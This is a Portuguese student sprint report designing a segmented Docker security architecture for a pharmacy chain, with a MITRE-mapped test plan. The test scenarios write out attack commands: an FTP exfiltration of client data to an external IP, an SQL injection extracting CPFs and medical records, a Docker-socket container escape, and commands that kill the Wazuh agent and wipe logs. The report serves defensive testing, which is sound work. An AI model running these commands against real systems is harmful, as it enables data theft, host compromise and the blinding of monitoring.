

RELATÓRIO - Sprint 1

Estudo de Caso: Rede de Farmácias (Setor da Saúde)

Integrantes da Equipe:

- ▷ Edson Renato
- ▷ Gustavo Toshio Kawano
- ▷ Henrique Papai

Sumário

1	Estudo de Caso Escolhido: Rede de Farmácias	2
1.1	Requisitos de Segurança da Informação	3
2	Arquitetura Segura de Rede, Serviços e Mecanismos	3
2.1	Segmentação em Subnets Docker	3
2.2	Descrição Técnica dos Serviços e Mecanismos de Segurança	4
2.3	Fluxos Principais de Comunicação	5
3	Arquitetura Proposta na Daily 3 e Modelo do Adversário	5
3.1	Arquitetura	5
3.2	Mapeamento da Superfície de Exposição por Camada	5
4	Plano Detalhado de Testes de Segurança (Daily 3)	6
4.1	Cenário 1: Movimentos Laterais (Lateral Movement)	6
4.2	Cenário 2: Vazamento e Exfiltração de Dados	7
4.3	Cenário 3: Escalação de Privilégios (Privilege Escalation)	8
4.4	Cenário 4: Evasão de Mecanismos de Defesa	9




Figura 1: Topologia

1 Estudo de Caso Escolhido: Rede de Farmácias

A organização selecionada é uma rede de farmácias. Sua infraestrutura sustenta operações de um ecossistema digital composto por:

- **Portal Web de E-commerce:** Interface acessível ao público geral para navegação em catálogo e realização de compras de medicamentos e cosméticos.

Em conformidade com a LGPD, os dados manipulados pela infraestrutura dividem-se em quatro categorias:

- **Dados Pessoais e Cadastrais dos Clientes:** Nome completo, Cadastro de Pessoas Físicas (CPF), data de nascimento, gênero, telefone de contato, endereço residencial e e-mail.
- **Dados Transacionais e Histórico de Compras:** Relação de medicamentos adquiridos, dosagens, quantidades, valores faturados, datas e histórico farmacêutico.
- **Dados Financeiros e de Pagamento:** Transações realizadas e registros fiscais.
- **Dados Médicos e Receituário:** Prescrições médicas, Código Internacional de Doenças (CID) quando aplicável e dados de autorização de planos de saúde.

1.1 Requisitos de Segurança da Informação

1. **Confidencialidade e Privacidade:** Garantir o sigilo total de informações pessoais e de saúde através de criptografia em repouso e em trânsito, associada ao uso de anonimização e pseudonimização com a plataforma ARX.
2. **Integridade:** Proteger os dados cadastrais, tabelas de preços, controle de estoque e receitas médicas contra alterações não autorizadas.
3. **Disponibilidade:** Assegurar a operação contínua do portal de e-commerce, prevenindo indisponibilidades por falhas ou ataques DDoS.
4. **Rastreabilidade e Auditoria Completa:** Registro centralizado de todos os acessos a dados de clientes e ações de administradores via SIEM/EDR.
5. **Controle de Acesso e Menor Privilégio:** Adoção do Princípio do Menor Privilégio Least Privilege e Controle de Acesso Baseado em Funções (RBAC).
6. **Política de Senhas, MFA:** Obrigatoriedade de autenticação multifator (MFA) via Keycloak e armazenamento seguro de credenciais mestras.
7. **Backup e Recuperação de Desastres:** Realização de rotinas periódicas e automatizadas de backup isolado (Veeam / Snapshots) com testes regulares de integridade.
8. **Monitoramento e Detecção Contínua:** Inspeção ativa de tráfego de rede perimetral (IDS/IPS Suricata) e telemetria nos containers/hosts (Wazuh SIEM/EDR).

2 Arquitetura Segura de Rede, Serviços e Mecanismos

2.1 Segmentação em Subnets Docker

A infraestrutura é executada sobre containers Docker isolados e organizados em três zonas de confiança:

- **Subnet Externa (`net_externa` / WAN):** Ambiente não confiável correspondente à Internet pública. Abriga a origem do tráfego de clientes web, usuários mobile e administradores remotos.
- **Subnet DMZ (`net_dmz`):** Zona desmilitarizada perimetral encarregada de receber todo o tráfego externo e aplicar filtragem, inspeção de WAF, gateway de acesso Zero Trust e análise comportamental via IDS/IPS antes de repassar qualquer dado à rede interna.
- **Subnet Interna (`net_interna`):** Zona protegida, sem rotas diretas a partir da WAN. Concentra o backend, banco de dados, serviços de anonimização LGPD, IAM, PAM, cofre de segredos e a plataforma SIEM.

2.2 Descrição Técnica dos Serviços e Mecanismos de Segurança

- **Next-Generation Firewall e Roteamento – pfSense (DMZ):** Atua como gateway perimetral e firewall. Aplica tabelas de roteamento, regras de controle de acesso entre as subnets e filtragem de saída.
- **Web Application Firewall – ModSecurity (DMZ):** Executa inspeção para proteger o e-commerce e as APIs contra as ameaças. Aplica normalização e desofuscação de payloads e regras de Data Loss Prevention (DLP) no corpo de respostas para conter vazamento de PII.
- **Zero Trust Gateway – Twingate Connector (DMZ):** Acesso remoto seguro de administradores sem expor portas de gerenciamento (SSH/RDP) na Internet. O túnel autentica o usuário e valida a postura do dispositivo antes de autorizar o acesso a recursos internos específicos.
- **IDS/IPS e Proteção Anti-APT – Suricata / Zeek / Snort (DMZ):** Realiza inspeção profunda de pacotes (Deep Packet Inspection) e análise comportamental de tráfego de rede. Detecta anomalias de protocolo, varreduras de portas e assinaturas de exploits, encaminhando alertas ao SIEM.
- **Portal E-commerce e Backend REST (Interna):** Serviço responsável pelo processamento de compras, manipulação de catálogo e liquidação de pedidos. Opera isolado na rede interna e comunica-se apenas com o banco de dados e o provedor de identidade.
- **Banco de Dados (Interna):** Persistência dos registros cadastrais, transacionais e receiptuários. Vinculado exclusivamente a rede interna, utilizando credenciais injetadas via Docker Secrets.
- **Anonimização e Governança – Interna):** Módulo responsável pela transformação de dados brutos em conjuntos anonimizados e pseudonimizados através de modelos de k -anonimato e ℓ -diversidade.
- **Backup – Veeam (Interna):** Rotinas de backup versionadas, isoladas e automatizadas para garantir a restauração rápida das bases de dados em incidentes.
- **Cofre de Senhas e Segredos – Bitwarden (Interna):** Armazenamento criptografado de credenciais, chaves de API e certificados.
- **IAM e Provedor de Identidade – Keycloak (Interna):** Provedor de identidade com suporte a Single Sign-On (SSO via OIDC), gestão de papéis (RBAC) e imposição mandatória de autenticação multifator (MFA).
- **SIEM e EDR – Wazuh (Interna):** Coleta, correlação e análise de logs dos containers Docker, monitoramento de integridade de arquivos e telemetria de segurança em tempo real.
- **SOC Dashboard – Wazuh Dashboard (Interna):** Interface de visualização para monitoramento de alertas, triagem de anomalias e resposta a incidentes de segurança.

2.3 Fluxos Principais de Comunicação

1. **Fluxo de Compras Web:** O cliente conecta-se via HTTPS (porta 443) ao pfSense, passa pela inspeção do ModSecurity WAF na DMZ e tem a requisição repassada ao Backend na rede interna.
2. **Fluxo de Tratamento LGPD e Análise de Dados:** Consultas analíticas e relatórios gerenciais não acessam os dados brutos de clientes. O tráfego é intermediado pelo módulo ARX, que aplica generalização e mascaramento de atributos sensíveis.
3. **Fluxo de Administração (Zero Trust):** A equipe de TI conecta-se via túnel Twingate, autentica-se com MFA no Keycloak e executa intervenções auditadas e gravadas no banco de dados e servidores.
4. **Fluxo de Telemetria:** Alertas do IDS Suricata, logs do pfSense, eventos do WAF e telemetria dos agentes Wazuh, provendo visualização em tempo real.

3 Arquitetura Proposta na Daily 3 e Modelo do Adversário

3.1 Arquitetura

- **Perímetro Externo:** Filtragem de tráfego de entrada e saída pelo pfSense NGFW e inspeção de requisições web pelo ModSecurity.
- **Acesso Administrativo:** Eliminação de portas administrativas abertas na WAN através da intermediação do Twingate na DMZ.
- **Deteção e Monitoramento Interno:** Deteção pelo Suricata na DMZ e consolidação de eventos no Wazuh SIEM/EDR na rede interna.

3.2 Mapeamento da Superfície de Exposição por Camada

- **Borda & DMZ (pfSense, ModSecurity, Suricata):** Superfície exposta nas portas 80/443. Mapeado em T1190 (Exploit Public-Facing App), T1595 (Active Scanning) e T1498 (Network DoS). Capacidade do atacante: Baixa a Média.
- **Aplicações(E-commerce):** Superfície exposta em endpoints REST e autenticação B2B. Mapeado em T1190, T1528 (Steal Application Access Token) e T1059 (Command Interpreter). Capacidade do atacante: Média a Alta.
- **Acesso Administrativo (Twingate, Keycloak):** Superfície exposta a tentativas de força bruta e sequestro de credenciais. Mapeado em T1078 (Valid Accounts), T1110 (Brute Force) e T1021.004 (SSH). Capacidade do atacante: Alta.
- **Banco de Dados & Dados Sensíveis (PostgreSQL, ARX, Veeam):** Superfície exposta a ataques de ransomware e exfiltração. Mapeado em T1005, T1048 (Exfiltration Over Alternative Protocol) e T1486 (Data Encrypted for Impact). Capacidade do atacante: Alta.

4 Plano Detalhado de Testes de Segurança (Daily 3)

4.1 Cenário 1: Movimentos Laterais (Lateral Movement)

Cenário 1: Movimentação Lateral

1. Posicionamento do Atacante: Atacante com shell interativo em um container comprometido na sub-rede DMZ (`net_dmz`), tentando realizar varreduras de rede e abrir conexões diretas contra a base de dados PostgreSQL e serviços de autenticação na sub-rede interna (`net_interna`).

2. TTPs MITRE ATT&CK:

- **T1210 – Exploitation of Remote Services:** Tentativa de conexão e exploração direta de portas de banco de dados e gestão (porta 5432 PostgreSQL, 8080 Keycloak).
- **T1090.003 – Multi-hop Proxy:** Uso do host comprometido na DMZ como salto intermediário para pivoteamento na infraestrutura interna.

3. Mecanismos Perimetrais de Contenção:

- **pfSense NGFW:** Regras de isolamento inter-subnets com política implícita *Default DROP* para tráfego originado na DMZ com destino à LAN nas portas de infraestrutura.
- **Twingate Zero Trust Gateway:** Concessão de acesso aos recursos internos exclusivamente via túneis criptografados autenticados sob demanda.

4. Procedimento de Execução do Teste:

1. A partir do shell do container na DMZ, executar varredura SYN direcionada à sub-rede interna:

```
nmap -sS -p 22,80,443,5432,8080,9200 192.168.20.0/24 -Pn
```

2. Tentativa de abertura de conexão TCP direta com o banco PostgreSQL interno:

```
nc -zv -w 3 192.168.20.50 5432
psql -h 192.168.20.50 -U dbuser -d farmacia_db
```

5. Ferramentas Utilizadas:

- *Ofensivas:* nmap, netcat, cliente psql.
- *Defensivas / Monitoramento:* Logs de firewall do pfSense, Suricata IDS (regras de detecção de port scanning) e Wazuh SIEM.

6. Resultado Esperado e Evidência de Contenção: O pfSense NGFW descarta os pacotes direcionados à sub-rede interna. O Suricata emite alertas de varredura lateral de portas, e o Wazuh Dashboard consolida o alarme no SOC associando o IP de origem do container da DMZ.

4.2 Cenário 2: Vazamento e Exfiltração de Dados

Cenário 2: Exfiltração de Dados Pessoais e de Saúde

1. Posicionamento do Atacante: Atacante com controle de um container na DMZ tentando extrair dados sensíveis de clientes (CPFs, prontuários, números de cartão) através de conexões de saída em portas não convencionais ou forçando retorno massivo de registros no corpo de respostas HTTP.

2. TTPs MITRE ATT&CK:

- **T1048 – Exfiltration Over Alternative Protocol:** Exfiltração de dados via protocolos não autorizados (ex.: FTP porta 21, DNS porta 53 ou conexão TCP direta para IP externo).
- **T1041 – Exfiltration Over C2 Channel:** Envio de bases de dados para servidor de Comando e Controle (C2).
- **T1005 – Data from Local System:** Coleta de grandes volumes de dados cadastrais e prontuários médicos da base.

3. Mecanismos Perimetrais de Contenção:

- **pfSense Egress Filtering:** Política estrita de bloqueio de conexões de saída (*Egress DROP*), permitindo apenas tráfego HTTPS inspecionado e bloqueando conexões externas arbitrárias.
- **ModSecurity WAF DLP Rules (Data Loss Prevention):** Regras de inspeção de saída configuradas com expressões regulares para identificar e barrar padrões de CPFs e números de cartão.
- **ARX Data Anonymization:** Camada de mascaramento e *k*-anonimato para saídas de relatórios.

4. Procedimento de Execução do Teste:

1. A partir de um host na DMZ, tentar abrir conexão TCP reversa ou transferir dados via FTP para servidor externo:

```
nc -v -w 5 203.0.113.50 21
curl -T /tmp/dados_clientes.csv ftp://203.0.113.100/upload/
```

2. Executar requisição web explorando vulnerabilidade para forçar retorno de registros de clientes no corpo da resposta HTTP:

```
curl -k "https://ecommerce.farmacia.local/api/relatorio?id=1%20
UNION%20SELECT%20cpf,nome,prontuario%20FROM%20clientes"
```

5. Ferramentas Utilizadas:

- *Ofensivas:* netcat, curl, scripts de exfiltração em Python, sqlmap.
- *Defensivas / Monitoramento:* pfSense Firewall Egress Logs, regras de resposta do ModSecurity (DLP), módulo ARX e Wazuh SOC.

6. Resultado Esperado e Evidência de Contenção: O pfSense bloqueia e descarta a conexão externa na porta 21. No fluxo web, o ModSecurity WAF detecta os padrões de CPF no corpo da resposta HTTP, aborta a transmissão E notifica o SOC.

4.3 Cenário 3: Escalação de Privilégios (Privilege Escalation)

Cenário 3: Escalação de Privilégios e Fuga de Container Interno

1. Posicionamento do Atacante: Atacante com execução de comandos e shell local de baixo privilégio (`www-data` / usuário de aplicação) dentro de um container na DMZ ou na sub-rede interna, tentando escalar privilégios locais para `root` no container ou escapar para o host Docker subjacente.

2. TTPs MITRE ATT&CK:

- **T1068 – Exploitation for Privilege Escalation:** Exploração de binários locais ou configurações impróprias para obtenção de privilégios elevados.
- **T1548 – Abuse Elevation Control Mechanism:** Abuso de permissões de `sudo`, binários SUID ou capacidades administrativas do Linux.
- **T1611 – Escape to Host (Container Escape):** Tentativa de interagir com o socket Docker montado indevidamente (`docker.sock`) ou abusar de privilégios de kernel para alcançar o host.

3. Mecanismos Perimetrais e Controles de Contenção:

- **Docker Security Hardening:** Execução de containers em modo não privilegiado (*unprivileged*), remoção de capabilities perigosas (`-cap-drop=ALL`), ativação da diretiva `no-new-privileges` e sistema de arquivos raiz em modo somente leitura (`-read-only`).
- **Isolamento de Sockets:** Não exposição do socket do Docker (`/var/run/docker.sock`) para dentro dos containers de aplicação.
- **Wazuh EDR (Integridade e Comportamento):** Monitoramento em tempo real de criação de processos suspeitos, execução de binários SUID e alteração de arquivos de sistema.

4. Procedimento de Execução do Teste:

1. A partir do shell de baixo privilégio no container, executar script de enumeração e verificar vetores de escalação de privilégio:

```
# Enumeracao de privilegios locais e busca por SUID
id
sudo -l
find / -perm -u=s -type f 2>/dev/null
./linpeas.sh
```

2. Tentativa de abuso de socket Docker ou montagem indevida de volumes do host:

```
# Tentativa de escape via Docker socket montado
ls -la /var/run/docker.sock
docker -H unix:///var/run/docker.sock run -v /:/host -it alpine
chroot /host
```

5. Ferramentas Utilizadas:

- *Ofensivas:* `linpeas.sh`, comandos utilitários Linux (`sudo`, `find`, `capsh`), cliente `docker`.
- *Defensivas / Monitoramento:* Políticas de execução Docker (`daemon.json`), Wazuh EDR (regras de detecção de privilege escalation e auditoria Syscheck) e logs do SOC.

6. Resultado Esperado e Evidência de Contenção: A execução de comandos privilegiados é bloqueada por ausência de permissões no `sudoers` e pelas restrições de capabilities do Linux (`EPERM`). O socket Docker não é encontrado no container, impedindo o escape. O Wazuh EDR identifica a execução do script de enumeração (`linpeas`) e as tentativas de busca por SUID, gerando alerta de severidade alta no Wazuh Dashboard.

4.4 Cenário 4: Evasão de Mecanismos de Defesa

Cenário 4: Evasão de Defesas e Tentativa de Cegueira de Telemetria Interna

1. Posicionamento do Atacante: Atacante com shell interativo em um container comprometido na DMZ ou na rede interna, tentando neutralizar os mecanismos de monitoramento, desabilitar o agente do Wazuh EDR, limpar logs de auditoria locais e ofuscar tráfego interno para operar sem detecção.

2. TTPs MITRE ATT&CK:

- **T1562.001 – Impair Defenses: Disable or Modify Tools:** Tentativa de finalizar ou alterar processos de agentes de segurança (Wazuh Agent).
- **T1070.002 / T1070.003 – Indicator Removal: Clear Command History / Clear Logs:** Tentativa de remoção ou sobrescrita de arquivos de log do sistema e histórico de terminal (`.bash_history`).
- **T1027 – Obfuscated Files or Information:** Utilização de comandos codificados em Base64 ou variáveis concatenadas para burlar assinaturas de terminal e IDS.

3. Mecanismos Perimetrais e Controles de Contenção:

- **Wazuh Agent Protection & Centralized Logging:** Transmissão contínua e em tempo real dos logs via túnel criptografado TLS para o Wazuh Manager/Indexer. A destruição de logs locais não afeta os dados já indexados no servidor central.

- **Controle de Processos e Imutabilidade:** Processo do Wazuh Agent protegido contra finalização por usuários sem privilégio de root; arquivos de log com permissões restritas.
- **Suricata DPI & Wazuh Decoders:** Decodificação de tráfego interno e normalização de comandos em tempo de execução.

4. Procedimento de Execução do Teste:

1. A partir do container interno, tentar finalizar o processo do agente de segurança e apagar os registros de log:

```
# Tentativa de matar o agente Wazuh e apagar logs locais
systemctl stop wazuh-agent || service wazuh-agent stop
pkill -9 wazuh-agentd
rm -rf /var/ossec/logs/*
cat /dev/null > /var/log/auth.log
history -c && unset HISTFILE
```

2. Executar comando ofuscado em Base64 para tentar executar payload malicioso em memória:

```
# Execucao ofuscada em Base64 via pipe
echo "cGtpbGwgLTkgd2F6dWgtYWdlbnRk" | base64 -d | sh
```

5. Ferramentas Utilizadas:

- *Ofensivas:* Comandos do sistema Linux (pkill, kill, rm, base64, unset).
- *Defensivas / Monitoramento:* Wazuh FIM (File Integrity Monitoring), módulo de detecção de desconexão de agentes do Wazuh Manager e Suricata DPI.

6. Resultado Esperado e Evidência de Contenção: Usuários não privilegiados são impedidos de parar o serviço (Permission Denied). Caso um container seja forçadamente desativado, o Wazuh Manager identifica imediatamente a interrupção do envio de *keep-alive* (alerta de agente desconectado). Todas as ações executadas antes da tentativa de limpeza de logs já se encontram armazenadas de forma imutável no Wazuh Indexer. O EDR detecta a execução de comandos codificados via pipe/base64 e emite alarme crítico no SOC.